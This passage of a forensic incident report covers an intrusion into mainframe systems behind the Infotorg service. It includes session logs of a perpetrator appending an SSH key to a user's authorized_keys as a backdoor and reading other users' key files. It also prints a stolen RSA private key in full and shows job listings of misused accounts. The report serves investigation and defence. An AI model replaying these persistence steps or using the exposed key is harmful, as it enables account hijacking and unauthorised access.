drwx------    2 AVIY991  STCGROUP    8192 Jan 27 09:28 .
drwx------+   5 AVIY991  STCGROUP    8192 Mar  1 05:25 ..
-rw-r--r--    1 AVIY991  STCGROUP     815 Jan 27 10:12 authorized_keys
-r-xr-xr-x    1 SUPERUSR STCGROUP     404 Jan 27 09:28 authorized_keys.old

echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIEA1SIvjCJ0vZxQWfQCJitjk6Gbawcomco
wz+jKjJfq1mTR4EfIxrGPjpbn7fiaXp9NTu2Uz9nITqkjYBb9FWgQITaPc6
GniquXYx8VUqWw8yh5yTJ8xE33hzXsBXHsmlBr0RHjifn0sjjsrYX9wCQ3W
lGssxgXMgM2TW1Qgdf43PU=' > a

ls -l

total 24
-rw-r-----    1 SUPERUSR STCGROUP     209 Mar  5 15:28 a
-rw-r--r--    1 AVIY991  STCGROUP     815 Jan 27 10:12 authorized_keys
-r-xr-xr-x    1 SUPERUSR STCGROUP     404 Jan 27 09:28 authorized_keys.old

cat a >> authorized_keys

ls -l

total 24
-rw-r-----    1 SUPERUSR STCGROUP     209 Mar  5 15:28 a
-rw-r--r--    1 AVIY991  STCGROUP    1024 Mar  5 15:28
```

```
authorized_keys
-r-xr-xr-x   1 SUPERUSR STCGROUP      404 Jan 27 09:28 authorized_keys.old

rm a

cat auth*

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAtoIvfgJA2g+NPsrpeh7kMvNlQxSKDEozuFTvKTnM4uaWuesg8B
+YLxxDYFxCSQCIUsRjXosH3FfPhlgiiOq9nOqi4Lc4c6zxUN97I1yk49XkQuVf6cbOiMBJLS4d0kFl
KTAvwYb7jpG8h3UAtEW0VCpI4Gd8g1l7URJoeZcUva49iqv3xT3JzbEAdG6uwcSvbr3V477CN6XtxE
Ax9QBn7iU77PxKVao5jVyW90eEhOR1S5e0mbKow5oVk9cd4/k6YmaW2VxTs14QMAUQCPWEF/hf4kzD
k7hOnwcSj36zPbzvRHkMqJDs2NHcLWCm7zIhGtnWIy8Q3cvL2PdvQa5l4w==
webmethÖkumar.corp.tele2.com

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAtCFyEkT/jttFmuwYXSXksI0E5A3cjxuk9QTqGxvfMcYjwqBlC5
DyAxIAw8YeaKk9FaVqW2MCvh5BSbm7oZtEEbDgYXEA452YAEWdvR7GeIVo2fbUqw1WVE8mDMTm9otg
TbezqADzFDGbv39WJ1icnbgaTe6FkCxydKLqFFAeyBMEHqpSnDVCs5B/seoudrcQco+EL+aG0p/QwW
IUbbduQ5z1r71HsbgVLHcWPXJ49uS1RQ2kCd0wxG0ECd6diLwBe1h0ZGsaaNv4n/VZK/3VIVqdMN/2
rwBFxkI9XDUW23ZrFN9utEDQqQmSK/L2EMOq94mxkyHZ+yr5RnkddnuQ9w==
webmethÖmiura.tele2.se…

ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIEA1SIvjCJ0vZxQWfQCJitjk6Gbawcomco
wz+jKjJfq1mTR4EfIxrGPjpbn7fiaXp9NTu2Uz9nITqkjYBb9FWgQITaPc6
GniquXYx8VUqWw8yh5yTJ8xE33hzXsBXHsmlBr0RHjifn0sjjsrYX9wCQ3W
lGssxgXMgM2TW1Qgdf43PU=

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAtCFyEkT/jttFmuwYXSXksI0E5A3cjxuk9QTqGxvfMcYjwqBlC5
DyAxIAw8YeaKk9FaVqW2MCvh5BSbm7oZtEEbDgYXEA452YAEWdvR7GeIVo2fbUqw1WVE8mDMTm9otg
TbezqADzFDGbv39WJ1icnbgaTe6FkCxydKLqFFAeyBMEHqpSnDVCs5B/seoudrcQco+EL+aG0p/QwW
IUbbduQ5z1r71HsbgVLHcWPXJ49uS1RQ2kCd0wxG0ECd6diLwBe1h0ZGsaaNv4n/VZK/3VIVqdMN/2
rwBFxkI9XDUW23ZrFN9utEDQqQmSK/L2EMOq94mxkyHZ+yr5RnkddnuQ9w==
webmethÖmiura.tele2.se…

ls

authorized_keys
authorized_keys.old

pdw

pdw: FSUM7351 not found

pwd

/u/e897/aviy991/.ssh
```

Figure 94 Excerpt from session log showing addition of private ssh key

The log file has been slightly edited to remove typing errors and logged control characters. The events and results are still correct.

From the session log, one can read

- It is the ssh public key file of the aviy991 user being manipulated

- A SSH public key is saved to a tempory file called "a". T
- The content of file "a" is then concatenated into the authorized_keys file. The temporary file is removed
- The key file, authorized_keys, grows from 815 bytes to 1024 bytes
- This event happened Mar 5 15:28 according to the time stamp of
    - The file created with name "a"
    - the updated file called "authorized_keys"

Reading public ssh key files

From session logs and from system file access logs we know that the perpetrators have had an interest in reading ssh key files. Obtaining these files, one can create a graph describing *which user have access to which hosts*. This can be of interest to a perpetrator who want to gain access to more machines. Thus this can be an enabler to reach and access more systems.

```
ls -l

total 16
-rw-r--r--   1 AVIY991  STCGROUP     815 Jan 27 10:12 authorized_keys
-r-xr-xr-x   1 SUPERUSR STCGROUP     404 Jan 27 09:28 authorized_keys.old

cat auth*

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAtoIvfgJA2g+NPsrpeh7kMvNlQxSKDEozuFTvKTnM4uaWuesg8B
+YLxxDYFxCSQCIUsRjXosH3FfPhlgiiOq9nOqi4Lc4c6zxUN97I1yk49XkQuVf6cbOiMBJLS4d0kFl
KTAvwYb7jpG8h3UAtEW0VCpI4Gd8g1l7URJoeZcUva49iqv3xT3JzbEAdG6uwcSvbr3V477CN6XtxE
Ax9QBn7iU77PxKVao5jVyW90eEhOR1S5e0mbKow5oVk9cd4/k6YmaW2VxTs14QMAUQCPWEF/hf4kzD
k7hOnwcSj36zPbzvRHkMqJDs2NHcLWCm7zIhGtnWIy8Q3cvL2PdvQa5l4w==
webmethÖkumar.corp.tele2.com

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAtCFyEkT/jttFmuwYXSXksI0E5A3cjxuk9QTqGxvfMcYjwqBlC5
DyAxIAw8YeaKk9FaVqW2MCvh5BSbm7oZtEEbDgYXEA452YAEWdvR7GeIVo2fbUqw1WVE8mDMTm9otg
TbezqADzFDGbv39WJ1icnbgaTe6FkCxydKLqFFAeyBMEHqpSnDVCs5B/seoudrcQco+EL+aG0p/QwW
IUbbduQ5z1r71HsbgVLHcWPXJ49uS1RQ2kCd0wxG0ECd6diLwBe1h0ZGsaaNv4n/VZK/3VIVqdMN/2
rwBFxkI9XDUW23ZrFN9utEDQqQmSK/L2EMOq94mxkyHZ+yr5RnkddnuQ9w==
webmethÖmiura.tele2.se…

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAtCFyEkT/jttFmuwYXSXksI0E5A3cjxuk9QTqGxvfMcYjwqBlC5
DyAxIAw8YeaKk9FaVqW2MCvh5BSbm7oZtEEbDgYXEA452YAEWdvR7GeIVo2fbUqw1WVE8mDMTm9otg
TbezqADzFDGbv39WJ1icnbgaTe6FkCxydKLqFFAeyBMEHqpSnDVCs5B/seoudrcQco+EL+aG0p/QwW
IUbbduQ5z1r71HsbgVLHcWPXJ49uS1RQ2kCd0wxG0ECd6diLwBe1h0ZGsaaNv4n/VZK/3VIVqdMN/2
rwBFxkI9XDUW23ZrFN9utEDQqQmSK/L2EMOq94mxkyHZ+yr5RnkddnuQ9w==
webmethÖmiura.tele2.se…

pwd
/u/e897/aviy991/.ssh
```

Figure 95 Extracted session where perpetrator lists SSH public keys

The log file has been slightly edited to remove typing errors and logged control characters. The events and results are still correct.

The ssh key files seem to exist in the directory `/u/e897/aviy991/.ssh`

The ssh keys seem to belong to the "webmeth" user on multiple hosts at the company Tele2 (tele2.se).

Stealing private SSH keys

Having obtained the private SSH key of a person, it is possible to use it to login as that person, i.e. *hijack that account*, on all computers where the corresponding public SSH key have been stored.

We know that the perpetrator have listed files on his screen, thus have been exposed to public and private SSH keys. We also know that the perpetrator have downloaded files, including archive files of user home directories that include the user's .ssh directory, thus have been able to access their SSH keys. In general, this problem is valid for both SY19 and SYS3

The following private SSH key, stored in a file called *wmovlae.id_rsa*, have been obtained from the computer that the investigating police have been examined. The name ".id_rsa" describe this as a private SSH key of type RSA key.

```
-----BEGIN RSA PRIVATE KEY-----
MIICWgIBAAKBgQDd0M6thSu6B5GcjQ65wRxzlYmkcnDGxtXfCg9Yum1kcH9h7Afp
Luf9d0QVMgyyjkeUntSj9yfU+HzZxAUVnR4PyGNZJmb9E/bTNC1ZZsMk7369BYk8
s9TkaYA1S+cTu5YKZuGVztDFTrON8ZA+hEmWc/rrtdE4Afh4OHz05Wt+VwIBIwKB
gBlZsThm/a7cSyfVm0ht112qsKUUZKkAx/w7qfuDBTAM21ul8kaJBJH/AHdzbypZ
Z0QvaMJIIc8yV2lYOxhpukq7v13I0kcB1/zliM2pxpKZxdgFf7e3Q3r4D7ZoffD9
z0GSp8aNaSvUeG8T2TpYWCokCWiWahfuQupmQB14p4ZrAkEA/kooTd7E4dlYmTqf
vI62eU99izuaT6cnkhvJ+Aamlt2mSJOldhdjSmODV+6Qmn6T/q9mzu5GZ7sws1ZU
Hph06wJBAN9OvDtYSuH7lcKFshyq67SsHUowGuCfSNza70GScHfi5lsR5wNhIoEy
Pqv072THkbn5McLCoDVzxIZ1nucZMUUCQQD3BjXH/PnFdAzsn1lYFZtRReer03/1
mxB/TjHpoA+LPbd5s//RzZOnWVsE9mCWFI/ENVyOgRExkUVAf79uLbNnAkAZhVdX
PUpi+C5fX7yVj+Bsa3EPyvvB5lF4U4kOzuhINzBE7BpmyUXFn1een6ZUqRf3/zjj
Du2890mo93/f5Z87AkBS4765uCGqi2tukyWTZW0iQfbufUrTCc3ylcVxj6A05Rd6
p3myK+eA/Wj7zG4yLLEOMPQTlod3wzy6IC6JvHyT
-----END RSA PRIVATE KEY-----
```

Thus, by both adding public SSH keys as authorized keys on SY19 (see chapter "Added public ssh keys" page 157) and also by stealing private SSH keys, the perpetrator made sure that SSH could be used as a backdoor if other ways of accessing the system where closed.

Since the perpetrator also downloaded the /etc directory with all content, the files in the /etc/ssh directory where also stolen. This directory contain, amongst other things, the host keys for the SSH service on the SY19 machine.

Added pgp keys

On the compromised system pgp keys where found that belonged to user Service Center Skv. Also from this PGP key we got the impression that they where used by "REX" and "supro".

The found PGP key is included as "Appendix CC: PGP key found on system" page 540.

Changes to known hosts

There where changes to the SSH "known hosts" file. This file is normally updated when an SSH connection is made.

From the firewall logs we have concluded that there have been attempts to use ssh outgoing against other sites. From the IP addresses we conclude that there was an attempt to reach the other companies.

Infotorg

PI, a short for Påloggning Infotorg, is a software component developed to help Infotorg/Applicate to:

- allow for authentication and authorization services for Infotorg *users*. It is a bridge between the actual web application provided from a PC server, to connect to the actual RACF authorization back-end.
- ease the management of users of the Infotorg service

It is believed that the the PI have been misused by the perpetrators, and that they have used privileged accounts in PI to be able to access information about other Infotorg users.

CICS sessions

The following samples of listings of job runs from the 4th of April show remarkable patterns. The first one show that users called DAFxxxx have runned jobs. These jobs are created as a result of activities at the Infotorg web site. The remarkable pattern is that the DAF user names are numbered in an increased range. Another thing to notice is the time of the day when these accounts are being used. It starts very early in the morning, which is not very likely for real users.

```
Jobname   Date      Time      Tran      TaskÄ Program   Term Userid     Lifetime
SEMCICA3  04/11/12  05:00:41  ITS1      77295 E484SS1        DAF6147    0.027465
SEMCICA3  04/11/12  05:46:22  ITS1      79810 E484SS1        DAF1348    0.095379
SEMCICA3  04/11/12  05:46:23  ITS1      79816 E484SS1        DAF1348    0.024054
SEMCICA3  04/11/12  06:02:03  PA07      80745 E897TA07  G302 DAF1390    0.208154
SEMCICA3  04/11/12  06:12:50  ITS9      81388 E484SS1        DAF1840    0.009705
SEMCICA3  04/11/12  06:12:57  ITS9      81406 E484SS1        DAF1840    0.001330
SEMCICA3  04/11/12  06:13:19  ITS7      81421 E484SS1        DAF1840    0.001417
SEMCICA3  04/11/12  06:13:33  ITS1      81427 E484SS1        DAF1840    0.001342
SEMCICA3  04/11/12  06:13:46  ITS1      81433 E484SS1        DAF1840    0.130042
SEMCICA3  04/11/12  06:13:46  ITS1      81434 E484SS1        DAF1840    0.020360
SEMCICA3  04/11/12  06:14:37  ITS1      81549 E484SS1        DAF1840    0.269924
SEMCICA3  04/11/12  06:15:19  ITS7      81586 E484SS1        DAF1858    0.044059
SEMCICA3  04/11/12  06:15:41  ITS1      81632 E484SS1        DAF1858    0.024439
SEMCICA3  04/11/12  06:15:41  ITS1      81633 E484SS1        DAF1858    0.017471
SEMCICA3  04/11/12  06:16:56  ITS1      81709 E484SS1        DAF2500    0.024034
SEMCICA3  04/11/12  06:16:57  ITS1      81710 E484SS1        DAF2500    0.015634
SEMCICA3  04/11/12  06:18:14  ITS1      81790 E484SS1        DAF2505    0.020786
SEMCICA3  04/11/12  06:18:15  ITS1      81791 E484SS1        DAF2505    0.150910
SEMCICA3  04/11/12  06:20:04  ITS1      81917 E484SS1        DAF3238    0.028198
SEMCICA3  04/11/12  06:20:04  ITS1      81918 E484SS1        DAF3238    0.014966
SEMCICA3  04/11/12  06:20:24  ITS1      81950 E484SS1        DAF3238    0.015994
SEMCICA3  04/11/12  06:20:24  ITS1      81950 E484SS1        DAF3238    0.015994
SEMCICA3  04/11/12  06:20:29  ITS1      81955 E484SS1        DAF3238    0.015135
SEMCICA3  04/11/12  06:20:30  ITS1      81956 E484SS1        DAF3238    0.022777
```

```
SEMCICA3 04/11/12 06:20:30 ITS1     81957 E484SS1     DAF3238  0.017267
SEMCICA3 04/11/12 06:32:22 ITS9     82812 E484SS1     DAF5407  0.044686
SEMCICA3 04/11/12 06:32:45 ITS1     82842 E484SS1     DAF5407  0.029273
SEMCICA3 04/11/12 06:32:46 ITS1     82849 E484SS1     DAF5407  0.014469
SEMCICA3 04/11/12 06:33:03 ITS7     82881 E484SS1     DAF5544  0.008007
SEMCICA3 04/11/12 06:34:12 ITS1     82970 E484SS1     DAF5544  0.001152
SEMCICA3 04/11/12 06:34:22 ITS1     83002 E484SS1     DAF5544  0.043908
SEMCICA3 04/11/12 06:34:24 ITS1     83006 E484SS1     DAF5544  0.013885
SEMCICA3 04/11/12 06:34:37 ITS1     83021 E484SS1     DAF5544  0.016807
SEMCICA3 04/11/12 06:34:40 ITS1     83025 E484SS1     DAF5544  0.014779
SEMCICA3 04/11/12 06:38:03 ITS9     83298 E484SS1     DAF5407  0.006783
SEMCICA3 04/11/12 06:38:03 ITS9     83299 E484SS1     DAF5407  0.001471
SEMCICA3 04/11/12 06:38:10 ITS9     83314 E484SS1     DAF5407  0.002620
SEMCICA3 04/11/12 06:38:10 ITS9     83315 E484SS1     DAF5407  0.001251
SEMCICA3 04/11/12 06:38:19 ITS1     83326 E484SS1     DAF5575  0.005797
SEMCICA3 04/11/12 06:38:31 ITS1     83331 E484SS1     DAF6363  0.044640
SEMCICA3 04/11/12 06:38:31 ITS1     83333 E484SS1     DAF6363  0.013628
SEMCICA3 04/11/12 06:38:32 ITS1     83334 E484SS1     DAF5575  0.047245
SEMCICA3 04/11/12 06:38:32 ITS1     83334 E484SS1     DAF5575  0.047245
SEMCICA3 04/11/12 06:38:34 ITS1     83337 E484SS1     DAF5575  0.017292
SEMCICA3 04/11/12 06:38:47 ITS1     83356 E484SS1     DAF6363  0.014478
SEMCICA3 04/11/12 06:38:47 ITS1     83357 E484SS1     DAF6363  0.025947
SEMCICA3 04/11/12 06:38:47 ITS1     83358 E484SS1     DAF6363  0.014967
SEMCICA3 04/11/12 06:46:11 ITS1     84084 E484SS1     DAF5926  0.005705
SEMCICA3 04/11/12 06:46:25 ITS9     84109 E484SS1     DAF6138  0.029346
SEMCICA3 04/11/12 06:47:04 ITS1     84174 E484SS1     DAF5926  0.034755
SEMCICA3 04/11/12 06:47:05 ITS1     84177 E484SS1     DAF5926  0.014964
SEMCICA3 04/11/12 06:47:19 ITS1     84197 E484SS1     DAF5926  0.015300
SEMCICA3 04/11/12 06:47:21 ITS1     84198 E484SS1     DAF5926  0.019281
SEMCICA3 04/11/12 06:47:30 ITS1     84218 E484SS1     DAF5926  0.015654
SEMCICA3 04/11/12 06:47:32 ITS1     84219 E484SS1     DAF5926  0.014911
SEMCICA3 04/11/12 06:47:52 ITS1     84252 E484SS1     DAF5926  0.094773
SEMCICA3 04/11/12 06:48:20 ITS1     84293 E484SS1     DAF5926  0.014681
SEMCICA3 04/11/12 06:48:36 ITS1     84316 E484SS1     DAF5926  0.014760
SEMCICA3 04/11/12 06:48:37 ITS1     84317 E484SS1     DAF5926  0.015269
SEMCICA3 04/11/12 06:49:09 ITS1     84391 E484SS1     DAF6138  0.016371
SEMCICA3 04/11/12 06:49:11 ITS1     84398 E484SS1     DAF6138  0.016032
SEMCICA3 04/11/12 06:49:20 ITS1     84443 E484SS1     DAF6138  0.016278
SEMCICA3 04/11/12 06:49:37 ITS1     84473 E484SS1     DAF6141  0.018603
SEMCICA3 04/11/12 06:49:37 ITS1     84473 E484SS1     DAF6141  0.018603
SEMCICA3 04/11/12 06:49:46 ITS1     84491 E484SS1     DAF6141  0.047734
SEMCICA3 04/11/12 06:49:47 ITS1     84492 E484SS1     DAF6141  0.027453
SEMCICA3 04/11/12 06:50:10 ITS1     84534 E484SS1     DAF6142  0.022354
SEMCICA3 04/11/12 06:50:11 ITS1     84535 E484SS1     DAF6142  0.016031
SEMCICA3 04/11/12 06:50:47 ITS1     84607 E484SS1     DAF6145  0.025645
SEMCICA3 04/11/12 06:50:48 ITS1     84611 E484SS1     DAF6145  0.018779
SEMCICA3 04/11/12 06:51:31 ITS1     84735 E484SS1     DAF6147  0.020763
SEMCICA3 04/11/12 06:51:32 ITS1     84740 E484SS1     DAF6147  0.014812
SEMCICA3 04/11/12 06:51:51 ITS1     84777 E484SS1     DAF6148  0.020106
SEMCICA3 04/11/12 06:51:52 ITS1     84778 E484SS1     DAF6148  0.023349
SEMCICA3 04/11/12 06:52:14 ITS1     84816 E484SS1     DAF6183  0.020412
SEMCICA3 04/11/12 06:52:15 ITS1     84819 E484SS1     DAF6183  0.014469
SEMCICA3 04/11/12 06:52:43 ITS1     84859 E484SS1     DAF6247  0.018752
SEMCICA3 04/11/12 06:52:44 ITS1     84867 E484SS1     DAF6247  0.013864
SEMCICA3 04/11/12 06:53:03 ITS1     84927 E484SS1     DAF6248  0.022006
SEMCICA3 04/11/12 06:53:04 ITS1     84931 E484SS1     DAF6248  0.015351
SEMCICA3 04/11/12 06:53:12 ITS1     84946 E484SS1     DAF6248  0.028078
SEMCICA3 04/11/12 06:53:13 ITS1     84947 E484SS1     DAF6248  0.020725
SEMCICA3 04/11/12 06:53:13 ITS1     84948 E484SS1     DAF6248  0.015829
SEMCICA3 04/11/12 06:53:46 ITS1     84999 E484SS1     DAF6363  0.022686
SEMCICA3 04/11/12 06:53:46 ITS1     84999 E484SS1     DAF6363  0.022686
SEMCICA3 04/11/12 06:53:47 ITS1     85002 E484SS1     DAF6363  0.022476
SEMCICA3 04/11/12 06:54:08 ITS1     85069 E484SS1     DAF6400  0.018660
SEMCICA3 04/11/12 06:54:09 ITS1     85072 E484SS1     DAF6400  0.015975
```

```
SEMCICA3 04/11/12 06:54:45 ITS1      85215 E484SS1         DAF6537  0.038761
SEMCICA3 04/11/12 06:54:46 ITS1      85216 E484SS1         DAF6537  0.016175
SEMCICA3 04/11/12 06:55:04 ITS1      85244 E484SS1         DAF9026  0.038648
SEMCICA3 04/11/12 06:55:06 ITS1      85246 E484SS1         DAF9026  0.023632
SEMCICA3 04/11/12 06:58:40 ITS9      85742 E484SS1         DAFPOST  0.126776
SEMCICA3 04/11/12 07:04:46 ITS7      87017 E484SS1         DAFPOST  0.163881
SEMCICA3 04/11/12 07:07:13 ITS1      87515 E484SS1         DAFPOST  0.009560
SEMCICA3 04/11/12 07:07:24 ITS1      87542 E484SS1         DAFPOST  0.006599
SEMCICA3 04/11/12 07:07:34 ITS1      87582 E484SS1         DAF9026  0.015677
SEMCICA3 04/11/12 07:07:52 ITS1      87621 E484SS1         DAF9026  0.005915
SEMCICA3 04/11/12 07:08:07 ITS1      87654 E484SS1         DAFPOST  0.036115
SEMCICA3 04/11/12 07:08:16 ITS1      87675 E484SS1         DAFPOST  0.012083
SEMCICA3 04/11/12 07:08:28 ITS7      87714 E484SS1·        DAFPOST  0.023806
SEMCICA3 04/11/12 07:09:28 ITS1      87974 E484SS1         DAF9026  0.001767
SEMCICA3 04/11/12 07:09:38 ITS1      88007 E484SS1         DAF5926  0.014774
SEMCICA3 04/11/12 07:09:39 ITS1      88015 E484SS1         DAF5926  0.015026
SEMCICH1 04/11/12 07:33:35 ITSA       1146 E484SS1         DAF1073  0.592756
SEMCICH1 04/11/12 07:33:35 ITSA       1146 E484SS1         DAF1073  0.592756
SEMCICH1 04/11/12 07:33:57 ITSA       1147 E484SS1         DAF1073  0.584305
SEMCICH1 04/11/12 07:34:01 ITSA       1148 E484SS1         DAF1073  0.993038
SEMCICA3 04/11/12 07:34:12 PI00      94998 E484PI00 R001 DAF1734  0.001100
SEMCICE1 04/11/12 07:34:12 F121        267 F121WRAP R001 DAF1734  0.273207
SEMCICA3 04/11/12 07:34:13 PI00      95008 E484PI00 R001 DAF1734  0.000444
SEMCICA3 04/11/12 07:34:15 PA10      95040 E897S100 R001 DAF1734  0.001548
SEMCICA3 04/11/12 07:34:27 PA10      95119 E897S100 R001 DAF1734  0.230472
SEMCICA3 04/11/12 07:34:32 PA10      95143 E897S100 R001 DAF1734  0.119455
SEMCICA3 04/11/12 07:34:48 PA10      95226 E897S100 R001 DAF1734  0.001540
SEMCICA3 04/11/12 07:35:15 PA10      95393 E897S100 R001 DAF1734  0.052963
SEMCICA3 04/11/12 07:35:21 PA10      95438 E897S100 R001 DAF1734  0.099453
SEMCICA3 04/11/12 07:35:40 PA10      95558 E897S100 R001 DAF1734  0.176971
SEMCICA3 04/11/12 07:35:49 PA10      95601 E897S100 R001 DAF1734  0.108258
SEMCICA3 04/11/12 07:35:57 PA10      95670 E897S100 R001 DAF1734  0.065474
SEMCICA3 04/11/12 07:36:16 PA10      95783 E897S100 R001 DAF1734  0.281471
SEMCICA3 04/11/12 07:36:23 PA10      95832 E897S100 R001 DAF1734  0.120973
SEMCICA3 04/11/12 07:36:33 PA10      95916 E897S100 R001 DAF1734  0.096805
SEMCICA3 04/11/12 07:36:44 PA10      95985 E897S100 R001 DAF1734  0.271632
SEMCICA3 04/11/12 07:36:46 PA10      96011 E897S100 R001 DAF1734  0.001315
SEMCICA3 04/11/12 07:36:48 PA10      96020 E897S100 R001 DAF1734  0.001459
SEMCICA3 04/11/12 07:36:48 PA10      96020 E897S100 R001 DAF1734  0.001459
SEMCICA3 04/11/12 07:37:05 PA10      96105 E897S100 R001 DAF1734  0.001847
SEMCICA3 04/11/12 07:37:19 PA10      96207 E897S100 R001 DAF1734  0.276357
SEMCICA3 04/11/12 07:37:27 PA10      96265 E897S100 R001 DAF1734  0.001690
SEMCICA3 04/11/12 07:38:03 PA10      96458 E897S100 R001 DAF1734  0.001559
SEMCICA3 04/11/12 07:38:11 PA10      96498 E897S100 R001 DAF1734  0.001896
SEMCICA3 04/11/12 07:38:25 PA10      96591 E897S100 R001 DAF1734  0.219046
SEMCICA3 04/11/12 07:38:34 PA10      96643 E897S100 R001 DAF1734  0.001340
SEMCICA3 04/11/12 07:38:40 PA10      96682 E897S100 R001 DAF1734  0.039747
SEMCICA3 04/11/12 07:39:08 PA10      96850 E897S100 R001 DAF1734  0.000409
SEMCICA3 04/11/12 07:39:21 ITS9      96942 E484SS1         DAF1348  0.033836
SEMCICA3 04/11/12 07:39:37 ITS9      97057 E484SS1         DAF1348  0.027483
SEMCICH1 04/11/12 07:40:49 ITSA       1154 E484SS1         DAF1073  0.073106
```

Figure 97 CICS job listing showing patterns of "DAFxxxx" user names

The following listing is a similar CICS job list, created by jobs started by the Infotorg web service. The pattern is similar, but for users in the **BSNxxxx** series, compared to the **DAFxxxx** series above.

```
Jobname  Date     Time     Tran    TaskÄ Program  Term Userid   Lifetime
SEMCICA3 04/11/12 07:17:18 ITS1     89904 E484SS1       BSN0004  0.065932
SEMCICA3 04/11/12 07:17:20 ITS1     89911 E484SS1       BSN0004  0.015781
SEMCICA3 04/11/12 07:17:32 ITS1     89967 E484SS1       BSN0010  0.025644
SEMCICA3 04/11/12 07:17:33 ITS1     89976 E484SS1       BSN0010  0.013854
```

```
SEMCICA3 04/11/12 07:18:15 ITS1    90158 E484SS1    BSN0015   0.020722
SEMCICA3 04/11/12 07:18:17 ITS1    90166 E484SS1    BSN0015   0.016383
SEMCICA3 04/11/12 07:19:01 ITS1    90308 E484SS1    BSN0016   0.020403
SEMCICA3 04/11/12 07:19:03 ITS1    90324 E484SS1    BSN0016   0.027132
SEMCICA3 04/11/12 07:19:35 ITS1    90478 E484SS1    BSN0017   0.021301
SEMCICA3 04/11/12 07:19:37 ITS1    90482 E484SS1    BSN0017   0.019339
SEMCICA3 04/11/12 07:20:17 ITS1    90606 E484SS1    BSN0017   0.061998
SEMCICA3 04/11/12 07:20:24 ITS1    90629 E484SS1    BSN0017   0.023615
SEMCICA3 04/11/12 07:20:24 ITS1    90630 E484SS1    BSN0017   0.251421
SEMCICA3 04/11/12 07:21:08 ITS1    90842 E484SS1    BSN0022   0.065708
SEMCICA3 04/11/12 07:21:10 ITS1    90856 E484SS1    BSN0022   0.016629
SEMCICA3 04/11/12 07:22:12 ITS1    91154 E484SS1    BSN0034   0.019542
SEMCICA3 04/11/12 07:22:13 ITS1    91169 E484SS1    BSN0034   0.019362
SEMCICA3 04/11/12 07:23:21 ITS1    91435 E484SS1    BSN0036   0.020878
SEMCICA3 04/11/12 07:23:23 ITS1    91445 E484SS1    BSN0036   0.042318
```

Figure 98 CICS job listing showing patterns of "BSNxxxx" user names

The web server logs from ITWEBSRV01 and ITWEBSRV02 (aka www5.infotorg.se) contain interesting information as well. Including stolen and misused user name, strange search patterns, etc. These logs are way too large to include in this report.

For some information on user names stolen and used against the infotorg web, see "Appendix H: User accounts involved in the attacks" page 196.

References

IBM	z/OS Red book series
IBM	"Security on the Mainframe" SG24-7803-00
Stu Henderson	"HOW TO BREAK INTO z/OS VIA USS, TCP/IP, AND THE INTERNET"
Skatteverket	"Navet. AVISERING AV FOLKBOKFÖRINGSUPPGIFTER. TEKNISK BESKRIVNING". 2011-10-20 3.17
Skatteverket	"Navet Bilaga 6. Teknisk handledning Web Service Web Service Personpost och Namnsökning" 2005-03-01 Version 0.4

Appendix A: Detailed timeline

Content of this attachment has been removed from this version of the report due to confidentiality requirements.

Appendix B: Description of three way FTP services

The following is an extract from IBM documentation. It is included as a description on

- What three way FTP services are
- What can be done to protect against the usage of three way FTP service

Preventing exploitation of your FTP server

Your FTP server can be used by a client for disruptive purposes. A client can use your server to send random data to other servers, or a client can request that your server be the passive server in a three-way transfer.

Any FTP client that is in PROXY mode with your FTP server can establish a data connection to any server that is listening to a port.

This situation could be very disruptive to that server, because the client could then send a very large amount of unexpected data to it. Any malicious FTP client can attack or disrupt the server in a normal server-to-client connection by making the FTP server send a large amount of data to another application server that is listening to a specific port. Because the client itself is not sending the disruptive data, it is difficult to identify the client that is causing the problem. Use the PORTCOMMAND, PORTCOMMANDPORTand PORTCOMMANDIPADDR statements in FTP.DATA to prevent your server from being used in this way.

Table 33. PORT COMMAND scenarios

When you want your server to...	Code the following statements in the server's FTP.DATA	Comments
Reject all PORT or EPRT commands	PORTCOMMAND REJECT	If you disable the PORT or EPRT commands, then you prevent your server from being used to send random data to other servers. However, your server loses some ability to transfer data in PROXY mode. If a client sends a PORT or EPRT command to your server to set up a proxy transfer, your server will reject the command and the proxy transfer will fail. If your client is not firewall friendly, and it does not implement the default port number and IP address for data transfer, that client cannot transfer files to and from your server.
Reject all PORT or EPRT commands that specify well-known ports (port numbers less than 1024)	PORTCOMMANDPORT NOLOWPORTS	When you specify this combination, your server cannot be used to send random data to servers listening on well-known ports. However, a rogue client can use your server to send random data to servers listening on other ports. The server still supports data transfer in PROXY mode.
Reject all PORT or EPRT commands that specify an IP address other than the client's own IP address.	PORTCOMMANDIPADDR NOREDIRECT	When you specify this combination, a client can request data transfer in PROXY mode only between your server and a server on its own IP address. Transfers between client and server are not affected.
Reject all PORT or EPRT commands that specify an IP address other than the client's own IP address or port numbers that are well known.	PORTCOMMANDPORT NOLOWPORTS PORTCOMMANDIPADDR NOREDIRECT	When you specify this combination, a client can request data transfer in PROXY mode only between your server and a server that is on its own IP address; the port numbers cannot be well known. The client cannot use PROXY mode to send random data to a server that is on its own IP address and listening to a well-known port.

Your FTP server can also be used as a passive server in a three-way transfer. When a client sends a PASV or EPSV command to the server, the server opens a listening data socket. This socket is similar to the listening socket associated with the

well-known port, in the sense that any application that knows its IP address and port number can connect to it (not just the client that sent the PASV or EPSV command). The client can exploit this situation to initiate a three-way data transfer, which is a data transfer between two servers. The client sends PASV to one server followed by PORT to the other. The client sets the PORT command IP address and port number to the information it gets from the PASV reply, and the second server connects to the IP address and port number specified in the PORT command, connecting the two servers. The next data transfer command causes data to move directly between the two servers. The client can also use the EPSV and EPRT commands to set up the three-way data transfer.

Three-way transfers are supported functions in the FTP protocol, but you might not want to allow your server to participate in three-way transfers. To prevent your server from being the

passive server (the server that receives the PASV or EPSV command) in a three-way data transfer, code PASSIVEDATACONN NOREDIRECT in the server's FTP.DATA file. This directs the server to verify that the data connection comes from the IP address where the original FTP client resides (the client that sent the PASV or EPSV command). If that is not where the data connection originates, the server closes the data socket and the next data transfer command fails.

Appendix C: Usage of three way ftp

This appendix is an automated compilation of the user names and the IP addresses involved in threewat FTP transfers between SY19, SYS3 and the perpetrators. As can be seen by the list of addresses, the IP address 93.186.170.54 is the real target where the data is finaly stored.

